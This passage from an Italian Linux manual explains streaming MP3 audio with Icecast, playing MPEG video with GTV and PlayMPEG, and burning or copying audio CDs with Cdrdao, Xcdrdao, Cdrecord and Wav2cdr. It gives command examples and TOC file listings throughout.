        killall icecast
        echo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop}"
        exit 1
esac

exit 0
```

Si può osservare che lo script importa inizialmente il file '`/etc/defaults/icecast`', nel quale evidentemente viene dichiarata la variabile di ambiente '**`OPZIONI`**'. Per esempio, sempre semplificando al massimo, questo file esterno potrebbe essere strutturato nel modo seguente, con l'unico scopo di stabilire una parola d'ordine per l'invio di un flusso audio da ritrasmettere:

```
PASSWORD=ciao

OPZIONI="-p $PASSWORD"
```

[2] **Icecast** GNU GPL

Il servente di Icecast utilizza in modo predefinito delle porte TCP per ricevere e inviare il flusso audio MP3. La porta 8000 viene utilizzata normalmente per concedere l'accesso ai programmi cliente, la porta 8001 viene utilizzata per ricevere il flusso audio da ritrasmettere ed eventualmente la porta 8002 serve per l'amministrazione remota del servente.

Si osservi il fatto che un servente di Icecast potrebbe essere utilizzato anche da un utente comune, tanto più in considerazione dell'utilizzo normale di porte non privilegiate per il suo funzionamento. In tal caso, evidentemente, non si farebbe uso di script della procedura di inizializzazione del sistema.

L'esempio mostrato anticipa l'uso dell'opzione '**`-p`**', con la quale si stabilisce una parola d'ordine. Ciò permette di evitare che un cliente non autorizzato possa utilizzare il servente per trasmettere un flusso audio. Le opzioni principali per l'utilizzo di '**`icecast`**' sono riepilogate brevemente nella tabella 338.1.

Tabella 338.1. Opzioni principali di '**`icecast`**'.

Opzione	Descrizione
`-P` *n*	Porta TCP per le connessioni dei clienti in ascolto.
`-E` *n*	Porta TCP per le connessioni dei clienti di trasmissione.
`-A` *n*	Porta TCP per le connessioni dei clienti di amministrazione remota.
`-m` *n*	Numero massimo di clienti a cui è consentito l'accesso.
`-p` *stringa*	Parola d'ordine.

338.2.1 Trasmissione al ripetitore

Icecast offre il programma '**`shout`**' per la trasmissione al servente del flusso audio MP3:

`shout` *host* [*opzioni*] [*file_mp3*]...

In condizioni normali, è più che sufficiente l'indicazione dell'indirizzo o del nome del nodo in cui si trova il servente da contattare per la trasmissione, assieme all'elenco di file MP3 da trasmettere. Spesso è necessario aggiungere una parola d'ordine per accedere al servente e questo si ottiene con l'opzione '**`-P`**'. La tabella 338.2 riepiloga alcune opzione di uso comune.

Tabella 338.2. Opzioni principali di '**`shout`**'.

Opzione	Descrizione
`-P` *stringa*	Parola d'ordine da trasmettere al servente.
`-e` *n*	Accede al servente attraverso la porta indicata.
`-l`	Continua la trasmissione all'infinito.
`-p` *file_elenco*	Indica i file da trasmettere attraverso l'elenco contenuto nel file.
`-r`	Sequenza casuale nella trasmissione dei file audio.

```
$ shout dinkel.brot.dg -P ciao *.mp3
```

L'esempio precedente fa sì che vengano trasmessi i file corrispondenti al modello '`*.mp3`' al servente *`dinkel.brot.dg`*, fornendo la parola d'ordine «ciao», utilizzando la porta TCP predefinita (8001).

```
$ shout dinkel.brot.dg -P ciao -p elenco
```

Questo secondo esempio è simile al precedente, con la differenza che i file MP3 non vengono elencati nella riga di comando, ma sono forniti in un elenco contenuto nel file di testo '`elenco`'.

```
$ shout dinkel.brot.dg -P ciao -r -l -p elenco
```

Questo ultimo esempio aggiunge l'uso delle opzioni '**-r**' e '**-l**', con le quali si ottiene rispettivamente una sequenza casuale nell'ordine dei file audio trasmessi e una trasmissione senza fine.

338.2.2 Ricezione del flusso audio digitale

Il sistema usato da Icecast per trasmettere audio digitale MP3 attraverso il protocollo HTTP è uno standard diffuso, per cui sono diversi i programmi per l'esecuzione di file MP3 che sono anche in grado di collegarsi a un flusso di questo tipo. In particolare è disponibile FreeAmp, che per accedere a un servente Icecast si utilizza semplicemente così:

freeamp http://*host*:*porta*

Per esempio,

```
$ freeamp http://dinkel.brot.dg:8000
```

fa sì che FreeAmp si colleghi al nodo *dinkel.brot.dg*, alla porta 8000 in attesa di un flusso MP3.

Icecast offre anche un programma cliente abbastanza spartano, che si limita a emettere il flusso ottenuto attraverso lo standard output. Si tratta di '**listen**':

listen *host* *porta* [*proxy* *porta*]

La sintassi del programma è essenziale; in particolare si può osservare il vantaggio dato dall'uso del protocollo HTTP, che in questo modo consente di utilizzare anche un proxy se ciò è necessario per raggiungere la rete esterna.

Da solo, '**listen**' serve a poco, perché non fa altro che ricevere il flusso MP3 emettendolo attraverso lo standard output; tuttavia può essere utile per verificare il funzionamento del servizio di Icecast.

Filmato digitale

La gestione di filmati avviene generalmente utilizzando il formato MPEG. Per la riproduzione di questi file, sono disponibili due librerie: MPEG Library [1] e SMPEG, [2] nota anche con il nome esteso SDL MPEG.

MPEG sta per *Moving picture experts group* e rappresenta uno standard per la rappresentazione di immagini, filmati e audio. Gli standard per i filmati sono fondamentalmente due: MPEG-1 e MPEG-2. Il primo è quello più comune, mentre il secondo riguarda prevalentemente i dischi DVD (*Digital versatile disk*). L'informazione audio utilizza i formati MP2 e MP3 (*MPEG audio layer* 2 e 3). Normalmente, l'estensione di un file contenente un filmato MPEG è '`.mpg`'.

In generale, il software disponibile consente di visualizzare il formato MPEG-1 con audio MP2 o MP3.

339.1 GTV

GTV [3] è un programma molto semplice, per il sistema grafico X, che si avvale della libreria SDL MPEG. Si compone dell'eseguibile '**`gtv`**' e si utilizza senza opzioni nella riga di comando, con la possibilità di indicare un solo file MPEG. All'avvio si presenta come si vede nella figura 339.1.

Figura 339.1. Pannello di controllo di GTV, dopo aver aperto e avviato il file '`/tmp/prova.mpg`'.

Si può osservare la disponibilità di una visualizzazione al doppio della dimensione normale, attraverso il bottone [DOUBLE], così come la possibilità di eseguire il file in modo continuo con il bottone [LOOP]. Dalla figura si può vedere che il bottone [AUDIO] non è disponibile, perché il file in questione non incorpora audio; lo scopo del bottone è proprio quello di abilitare, quando disponibile, l'ascolto dell'audio.

339.2 PlayMPEG

PlayMPEG [4] è un altro programma per l'esecuzione di file MPEG, per il sistema grafico X, che utilizza la libreria SDL MPEG. Si compone dell'eseguibile '**`plaympeg`**' e si utilizza soltanto attraverso la riga di comando. Al momento, PlayMPEG non offre alcuna possibilità di controllo durante l'esecuzione dei brani; tuttavia è almeno possibile indicare una sequenza di file che poi viene visualizzato in modo continuo.

`plaympeg` [*opzioni*] *file_mpeg*...

[1] **MPEG Library** software libero con licenza speciale

[2] **SDL MPEG** GNU LGPL

[3] **GTV** GNU GPL

[4] **PlayMPEG** GNU GPL

Alcune opzioni

`--noaudio`

Esclude l'audio, se il file contiene questa informazione.

`--novideo`

Esclude il video se presente.

> Anche se potrebbe sembrare strano, PlayMPEG è in grado di eseguire file di formati audio compatibili con quelli che può includere il formato MPEG video.

`--fullscreen`

Utilizza lo schermo intero, ma richiede di funzionare con i privilegi dell'utente '**`root`**'.

`--double` | `-2`

Raddoppia la dimensione dell'immagine.

`--loop`

Esegue la sequenza di ogni file in modo continuo. In generale, conviene usare questa opzione solo quando si tratta di un file singolo, perché non si ottiene la ripetizione dell'intera sequenza di file.

`--volume` *n* | `-v` *n*

Permette di specificare il livello del volume sonoro, aggiungendo un numero, da 0 a 100, dove ovviamente il primo rappresenta un volume nullo e il secondo indica il volume massimo.

Esempi

```
$ plaympeg *.mpg
```

Esegue in sequenza tutti i file che terminano con l'estensione '`.mpg`'.

```
$ plaympeg *.mp3
```

Esegue in sequenza tutti i file che terminano con l'estensione '`.mp3`'. Presumibilmente si tratta di file audio in formato MP3.

```
$ plaympeg --double *.mpg
```

Esegue in sequenza tutti i file che terminano con l'estensione '`.mpg`', ingrandendo le immagini al doppio della dimensione originale.

339.3 Riferimenti

- *MPEG pointers and resources*

  <http://www.mpeg.org/MPEG/index.html>

Masterizzazione di CD audio

La realizzazione di un CD audio non è altrettanto semplice quanto creare un CD-ROM (dati). Esistono diversi fattori di cui occorre prendersi cura:

1. la disposizione corretta delle tracce e delle pause, rispettando gli standard;
2. la conclusione corretta della registrazione (*finalization*), senza la quale mancherebbero le informazioni necessarie a raggiungere le tracce, impedendo l'ascolto del CD;
3. la registrazione a una velocità adeguata al tipo di supporto (a seconda delle caratteristiche del CD vergine possono non essere ammissibili velocità di incisione troppo basse o troppo alte);
4. il tipo di supporto adatto agli apparecchi di riproduzione comuni.

La scelta del CD vergine incide quindi anche sulla possibilità o meno di utilizzare una certa velocità di incisione. Di solito si consiglia una velocità doppia (2x), anche se in pratica occorre sperimentare per determinare effettivamente quale sia la velocità migliore (sia per il tipo di CD vergine, sia per la possibilità effettiva di ascoltare il CD in apparecchi standard). A ogni modo, occorre considerare che una velocità di incisione bassa, scalda di più il CD vergine, che se non è realizzato per sopportarla, può risultare danneggiato al termine del ciclo di registrazione.

> Esistono alcuni apparecchi di riproduzione per CD audio che non accettano espressamente i CD realizzati in modo non industriale. In quei casi, non c'è alcuna possibilità di produrre un CD compatibile, se non disponendo di tutta l'attrezzatura necessaria.

Quando si realizza un CD audio, capita facilmente che questo funzioni correttamente utilizzando il lettore di un elaboratore, mentre sia impossibile ascoltarlo in un impianto audio normale. Il motivo più comune per cui ciò accade è l'utilizzo di un formato non perfettamente standard, probabilmente a causa di una carenza del programma utilizzato per l'incisione. In questa situazione, può succedere di trovare che il CD che si ottiene non funzioni affatto in certi apparecchi audio, mentre in altri non riesce a cominciare dall'inizio.

Anche le caratteristiche del CD vergine possono essere motivo di discriminazione tra un lettore e un altro, ma si tratta di problemi meno frequenti. Tuttavia, per questo si tende a usare CD vergini realizzati appositamente per le registrazioni audio (*consumer*), che però richiedono una velocità di incisione molto bassa: singola (1x) o doppia (2x).

Nel capitolo 70 è già stato mostrato brevemente l'uso di Cdrecord e di Cdrdao, allo scopo di realizzare CD-ROM molto semplici. Qui viene ripreso l'uso di questi programmi in merito alla realizzazione di CD audio.

> L'intento di questo capitolo è esclusivamente quello di diffondere la conoscenza sull'uso del CD come unità di memorizzazione di informazioni audio. È responsabilità di chi utilizza le informazioni sapere quando queste attività sono legali e quando non lo sono, perché lesive del diritto di autore.

340.1 Cdrdao

Cdrdao [1] è un programma per l'incisione di CD-R, che richiede la definizione di un file di testo contenente tutte le informazioni necessarie a collocare correttamente le tracce audio e dati. Si fa riferimento a questo file come al «file TOC». Questo fatto può apparire come una complicazione eccessiva per la gestione del programma, ma occorre considerare che oltre all'eseguibile '**`cdrdao`**', utilizzato attraverso la riga di comando, è disponibile anche '**`xcdrdao`**' che è un pannello frontale interattivo in grado di guidare alla realizzazione di tali file TOC per produrre CD audio.

È opportuno richiamare la sintassi per l'utilizzo dell'eseguibile '**`cdrdao`**', dove in particolare si distingue un primo argomento contenente un comando, seguito da opzioni eventuali e alla fine dall'indicazione del file TOC:

`cdrdao` *comando* [*opzioni*] *file_toc*...

Il problema dell'indicazione dell'unità SCSI è già stato descritto nel capitolo 70, a ogni modo, quando l'unità del masterizzatore è collegato attraverso un adattatore SCSI, si utilizza l'opzione '**`--device`**' nel modo seguente:

`--device` *unità_controllo_scsi*`,`*scsi_id*`,`*lun*

Per poter approfondire le direttive del file TOC occorrerebbe conoscere adeguatamente il tipo di informazioni che un CD audio può contenere. In pratica, nella realizzazione di un CD non professionale non si inseriscono informazioni speciali; in particolare non è sensato l'inserimento di un numero di identificazione. Pertanto, in condizioni normali è sufficiente fare riferimento a pochi esempi significativi.

In ogni caso è necessario sapere che le righe vuote e quelle bianche vengono ignorate, mentre i commenti si indicano preceduti da due barre oblique: '**`//`**'.

```
CD_DA
TRACK AUDIO
FILE "data.wav" 0
```

L'esempio che appare sopra è il caso più semplice in cui si vuole ottenere un CD a partire da una sola traccia audio, contenuta nel file '`data.wav`' (di tipo WAV-RIFF), collocato nella directory corrente, senza altre inserzioni particolari. Questo tipo di configurazione si presta pertanto alla registrazione di una conferenza, di una lezione, o di qualunque altra cosa che non ha senso spezzettare in tracce distinte.

```
CD_DA

// Traccia 1
TRACK AUDIO
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "traccia-01.wav" 0

// Traccia 2
TRACK AUDIO
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "traccia-02.wav" 0
```

L'esempio che appare sopra è un po' più lungo e mostra l'inserimento di due tracce, corrispondenti ai file '`traccia-01.wav`' e '`traccia-02.wav`'. Le direttive '**`NO PRE_EMPHASIS`**' e '**`TWO_CHANNEL_AUDIO`**' sono abbastanza intuitive e rappresentano anche la situazione comune per la registrazione di un CD.

[1] **Cdrdao** GNU GPL

```
CD_ROM

// Traccia 1 dati
TRACK MODE1
DATAFILE "dati.iso9660"
ZERO 00:02:00 // post-gap

// Traccia 2 audio
TRACK AUDIO
SILENCE 00:02:00 // pre-gap
START
FILE "audio-1.wav" 0

// Traccia 3 audio
TRACK AUDIO
FILE "audio-2.wav" 0
```

Questo esempio ulteriore è il più complesso tra quelli mostrati. Si può osservare la dichiarazione iniziale come CD-ROM, attraverso la direttiva '**`CD_ROM`**'. Alla fine della prima traccia (dati), corrispondente al file '`dati.iso9660`', viene aggiunto uno spazio, azzerato, della lunghezza di due secondi. All'inizio della prima traccia audio, corrispondente al file '`audio-1.wav`', viene aggiunta una pausa di silenzio di due secondi; la seconda traccia audio inizia normalmente.

> Si osservi che in un CD che deve contenere sia dati che audio, conviene che ci sia una sola traccia dati e che sia la prima.

340.1.1 Copia di un CD

Il comando '**`copy`**' di Cdrdao consente di ottenere una copia di un CD. Per ottenere questo risultato, Cdrdao deve essere in grado di riconoscere le tracce e le caratteristiche che le riguardano. In pratica, la copia avviene generando prima un file TOC in base alle informazioni tratte dal CD, quindi il CD viene letto generando un file temporaneo unico, infine viene eseguita l'incisione usando il file temporaneo e il file TOC. Eventualmente è possibile saltare la fase di memorizzazione del file temporaneo, se il lettore è diverso dal masterizzatore e se il primo ha una velocità di accesso tale da garantire che il flusso di dati non venga interrotto. In pratica, non conviene fare la copia al volo, anche se le unità di lettura e di scrittura sono distinte.

In questa situazione è importante osservare che il file contenente i dati e le tracce audio è uno solo, per cui il file TOC che si genera è un po' particolare, a causa della necessità di delimitare la posizione delle tracce. A titolo di esempio viene mostrato ciò che si potrebbe ottenere da un CD audio reale:[2]

```
CD_DA

CATALOG "0028942693623"

// Track 1
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
SILENCE 00:00:32
FILE "data.bin" 0 03:11:00
START 00:00:32
```

[2] È per questo che appare la direttiva '**`NO COPY`**': si tratta di un CD musicale reale per il quale è comunque vietata la riproduzione. L'esempio serve a vedere come viene interpretato il contenuto di un CD industriale tipico da parte di Cdrdao.

```
// Track 2
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300346"
FILE "data.bin" 03:11:00 03:13:00


// Track 3
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300347"
FILE "data.bin" 06:24:00 02:44:00


// Track 4
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 09:08:00 04:20:00


// Track 5
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300349"
FILE "data.bin" 13:28:00 03:06:00


// Track 6
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 16:34:00 03:27:00


// Track 7
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300351"
FILE "data.bin" 20:01:00 03:24:00


// Track 8
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300352"
FILE "data.bin" 23:25:00 03:53:00


// Track 9
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
```

```
FILE "data.bin" 27:18:00 02:07:00

// Track 10
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300354"
FILE "data.bin" 29:25:00 03:06:00

// Track 11
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 32:31:00 03:28:00

// Track 12
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300356"
FILE "data.bin" 35:59:00 03:00:00

// Track 13
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 38:59:00 03:47:00



// Track 14
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300358"
FILE "data.bin" 42:46:00 03:16:00

// Track 15
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 46:02:00 03:29:00

// Track 16
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300360"
FILE "data.bin" 49:31:00 02:37:00

// Track 17
TRACK AUDIO
NO COPY
```

```
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 52:08:00 03:26:00


// Track 18
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 55:34:00 04:06:00
```

Si può osservare che ogni traccia fa riferimento allo stesso file, qui indicato come '`data.bin`', dove ogni volta si indica la posizione iniziale, espressa in minuti, secondi e centesimi di secondo, assieme alla lunghezza della traccia, indicata nello stesso modo.

L'esempio successivo è ottenuto da un CD-ROM industriale. Si può osservare la presenza di una sola traccia:

```
CD_ROM


// Track 1
TRACK MODE1
NO COPY
DATAFILE "data_1" 62:14:27 // length in bytes: 573597696
```

Infine, ecco come si può copiare un CD, indipendentemente dal fatto che si tratti di un CD-ROM (dati), di un CD audio, o di un CD dati e audio. In particolare, si fa riferimento a un lettore-masterizzatore collocato nell'unità SCSI numero tre. È evidente che il file TOC, denominato '`elenco.toc`' viene creato automaticamente.

```
# cdrdao copy -v 2 --speed 4 --device 0,3,0 --buffers 64 ↩
↪--paranoia-mode 3 --datafile data.bin elenco.toc
```

L'esempio crea una copia di un CD utilizzando la stessa unità per la lettura del CD e per la scrittura successiva. In particolare, oltre alle opzioni che dovrebbero essere già note: il file temporaneo che viene creato è '`data.bin`' (opzione '**`--datafile data.bin`**'); viene richiesto un controllo particolare del CD letto (opzione '**`--paranoia-mode 3`**').

In alternativa, per fare più copie dello stesso CD, basta creare un'immagine, con il comando '**`read-cd`**', che poi viene riprodotta con il comando '**`write`**' normale. Per esempio,

```
# cdrdao read-cd -v 2 --device 0,3,0 --paranoia-mode 3 ↩
↪--datafile data.bin elenco.toc
```

per creare il file '`data.bin`', assieme al file TOC '`elenco.toc`', quindi

```
# cdrdao write -v 2 --speed 4 --device 0,3,0 --buffers 64 elenco.toc
```

per incidere un CD in base a quanto contenuto nel file '`elenco.toc`', da ripetere per tutte le copie che si vogliono ottenere.

340.1.2 Xcdrdao

Xcdrdao è un programma frontale per la realizzazione di file TOC di CD audio, guidando fino all'operazione di incisione dei CD vergini. Se si vuole arrivare a pilotare l'incisione del CD, occorre avviarlo con i privilegi dell'utente '**`root`**'; in tal caso dovrebbe essere in grado di individuare l'unità adatta alla masterizzazione, ma se necessario è possibile intervenire nel menù *`Settings`* alla voce *`Devices`*.

Figura 340.1. Xcdrdao all'avvio senza l'indicazione di un file TOC.

Xcdrdao si compone dell'eseguibile '**`xcdrdao`**', che può essere avviato eventualmente indicando il nome di un file TOC. La figura 340.1 mostra il caso comune di Xcdrdao avviato senza alcuna indicazione, dove tutto deve essere definito.

```
xcdrdao [file_toc]
```

A titolo di esempio, si suppone di disporre di due file WAV-RIFF da inserire in un CD. La prima cosa che si fa è quella di dare un nome al file TOC, salvandolo anche se vuoto. Per questo si seleziona la voce *`Save As`* del menù *`File`*; si ottiene così una finestra che consente la navigazione tra le directory e l'indicazione del file che si vuole salvare. Per iniziare a inserire le tracce, si procede selezionando la voce *`Add Track`* dal menù *`Tools`*; si ottiene la finestra che si vede nella figura 340.2, dove già ci si accinge a inserire il file '`/tmp/wav/1.wav`'.

Figura 340.2. Aggiunta delle tracce nel file TOC.

Dopo la conferma con il pulsante grafico OK, si può aggiungere un altro file, in questo caso '`/tmp/wav/2.wav`'. Dopo aver confermato anche l'ultimo inserimento, si conclude selezionando il pulsante grafico CANCEL. Al termine, per visualizzare la situazione dei file aggiunti, conviene selezionare la voce *`Fullview`* dal menù *`View`*. Ovviamente conviene anche salvare il file TOC.

Figura 340.3. Xcdrdao dopo la selezione dei file audio da aggiungere.

Al termine della selezione delle tracce, una volta visualizzato il risultato grafico dell'insieme, è possibile fare una prova di ascolto del CD, prima ancora di passare all'incisione. Si ottiene questo semplicemente selezionando il pulsante grafico PLAY. Al termine si può decidere di passare all'incisione, attraverso la voce *`Record`* dal menù *`Actions`*. Ovviamente, in questo modo si va a pilotare l'eseguibile '**`cdrdao`**' con il file TOC sul quale si sta lavorando.

Figura 340.4. Ultima conferma prima dell'incisione del CD.

A titolo di esempio, viene mostrato anche il file TOC generato in questo modo:

```
CD_DA


// Track 1
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "/tmp/wav/1.wav" 0 10555247
SILENCE 529


// Track 2
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "/tmp/wav/2.wav" 0 8461487
SILENCE 421
```

Si può osservare che sono stati aggiunte in modo predefinito le direttive di opzione '**`NO COPY`**', '**`NO PRE_EMPHASIS`**' e '**`TWO_CHANNEL_AUDIO`**', così come le pause di silenzio alla fine delle tracce.

340.2 Cdrecord

Cdrecord [3] non è particolarmente adatto alla realizzazione di CD audio, tuttavia è opportuno completare il quadro mostrando in che modo ciò potrebbe essere fatto con questo programma. In particolare si utilizza l'opzione '**`-audio`**' per specificare che i file successivi sono da intendersi delle tracce audio.

È opportuno richiamare la sintassi per l'utilizzo dell'eseguibile '**`cdrecord`**':

`cdrecord` [*opzioni_generali*] `dev=`*dispositivo* [*opzioni_di_traccia*] *file_traccia*...

Il problema dell'indicazione dell'unità SCSI è già stato descritto nel capitolo 70, a ogni modo, quando l'unità del masterizzatore è collegato attraverso un adattatore SCSI, si specifica l'unità in uno dei due modi seguenti:

`dev=`*unità_controllo_scsi*`,`*scsi_id*`,`*lun*
`dev=`*scsi_id*`,`*lun*

In pratica, il secondo modo può essere utilizzato quando si dispone di un'unica unità di controllo SCSI.

Per quanto riguarda l'uso delle opzioni '**`-data`**' e '**`-audio`**', è necessario sapere che Cdrecord considera automaticamente tracce audio i file che terminano con le estensioni '`.au`' e '`.wav`'. Vengono mostrati solo alcuni esempi.

`#` **`cdrecord -v -speed=2 dev=3,0 -audio prova_*.wav`**

Questo esempio rappresenta il caso più comune. Viene richiesta l'incisione di un CD contenuto nell'unità SCSI numero tre del primo adattatore SCSI, a doppia velocità, dei file che corrispondono al modello '`prova_*.wav`'.

`#` **`cdrecord -v -speed=2 dev=3,0 immagine.iso9660 -audio prova_*.wav`**

Questo esempio ulteriore mostra il caso di un CD contenente una traccia dati e una serie di tracce audio. In pratica, differisce dall'esempio precedente solo per l'aggiunta dell'indicazione del file

[3] **Cdrecord** GNU GPL

'`immagine.iso9660`', che si intende un'immagine di un file system ISO 9660. Si osservi la mancanza dell'opzione '**`-data`**', perché non indispensabile.

340.3 Wav2cdr

Wav2cdr [4] è un programma nato originariamente per convertire file WAV-RIFF nel formato CDR, ovvero quello adatto alla masterizzazione di CD audio. Tuttavia, sia Cdrdao, sia Cdrecord sono in grado di accettare direttamente file in formato WAV-RIFF, senza bisogno di convertirli prima in formato CDR, per cui questa funzionalità di Wav2cdr non è più così importante. L'eseguibile che compie il lavoro è '**`wav2cdr`**' e la sua sintassi generale è molto vaga:

`wav2cdr` *opzioni*

La caratteristica più importante di Wav2cdr è invece quella di riuscire a individuare facilmente le pause di silenzio all'interno di un file e di consentirne la suddivisione. Prima di arrivare a comprendere il meccanismo è necessario prendere confidenza con l'opzione '**`--cut`**' che richiede l'indicazione di una serie di coppie di numeri, secondo l'unità «C», che per Wav2cdr esprime 1/72 di secondo. Per esempio,

```
--cut 10000C 20000C 20100C 50000C 55000C 70000C
```

serve a delimitare tre pezzi che vanno dalla posizione 10001 alla 20000, dalla 20101 alla 50000 e dalla 55001 alla 70000. Si osservi quindi che nell'elenco di argomenti dell'opzione '**`--cut`**', il primo numero di ogni intervallo è escluso.

Per individuare le pause in modo automatico, Wav2cdr deve essere informato della durata minima che queste devono avere e dell'ampiezza sonora massima da considerare come «silenzio» (il livello di soglia del rumore di fondo). La durata delle pause si definisce attraverso l'opzione '**`--silencedelay`**', a cui segue l'indicazione del numero corrispondente a quantità di 1/72 di secondo (come già visto per l'opzione '**`--cut`**'), mentre il livello sonoro massimo di queste pause è definito dall'opzione '**`--silencethresh`**', a cui si aggiunge un numero da determinare in base a delle prove. In generale, il valore predefinito per questo livello sonoro è 10; incrementandolo si intende superare un rumore di fondo eventuale, come quello contenuto in una registrazione su nastro magnetico analogico.

Per suddividere un file audio con Wav2cdr si passa generalmente per due stadi: la scansione del file per individuare gli intervalli, utilizzando l'opzione '**`--silencecuts`**', generando un file contenente l'indicazione di tali intervalli; quindi la suddivisione del file, con l'opzione '**`--cut`**', riutilizzando il file contenente l'elenco dei tagli da fare. Ecco come si potrebbe procedere con una registrazione ottenuta da una cassetta audio analogica:

```
$ wav2cdr --inwav --infile prova.wav ↩
↪--silencecuts --silencedelay 30C --silencethresh 80 > elenco

$ wav2cdr --inwav --towav --infile prova.wav ↩
↪--outfile traccia --cut `cat elenco`
```

Come si può intuire, il file WAV-RIFF che viene scandito e poi separato è '`prova.wav`', mentre il file contenente l'elenco delle sezioni separate dalla pausa stabilita è '`elenco`'. Il secondo dei due comandi creerà quindi una serie di file, in questo caso ancora WAV-RIFF in quanto richiesto espressamente, con nomi corrispondenti al modello '`traccia`*`n`*' ('`traccia01`', '`traccia02`', ecc.).

[4] **Wav2cdr** GNU GPL

Dopo una suddivisione del genere è utile ascoltare i vari file ottenuti per determinare se le suddivisioni sono corrette o meno. Nel caso si voglia eliminare una suddivisione è facile modificare l'elenco. Per esempio, supponendo di avere l'elenco

```
0C 2528C
2528C 3236C
3236C 5422C
5422C 6597C
6597C 18907C
18907C 27772C
27772C 40000C
```

si può decidere di eliminare completamente il primo intervallo, di fondere assieme il secondo con il terzo e il quarto con il quinto, lasciando stare il resto. Basterebbe modificare l'elenco nel modo seguente, ottenendo in pratica solo quattro suddivisioni:

```
2528C 5422C
5422C 18907C
18907C 27772C
27772C 40000C
```

Alcune opzioni

`--cut` *n_iniziale_escluso* `C` *n_finale_incluso* `C` [*n_iniziale_escluso* `C` *n_finale_incluso* `C`]...

Delimita gli intervalli di tempo da estrarre dal file in ingresso.

`--infile` *nome_file_in_ingresso*

Definisce il nome del file audio in ingresso.

`--outfile` *radice_nome_file_in_uscita*

Definisce la radice del nome dei file audio ottenuti dalla separazione del file in ingresso. A questo nome viene aggiunto un numero composto da due cifre, per distinguerne la sequenza.

`--inwav` | `--incdr`

Il file in ingresso è di tipo WAV-RIFF, oppure è in formato CDR.

`--towav` | `--tocdr`

I file da generare devono essere in formato WAV-RIFF oppure CDR.

`--silencecuts`

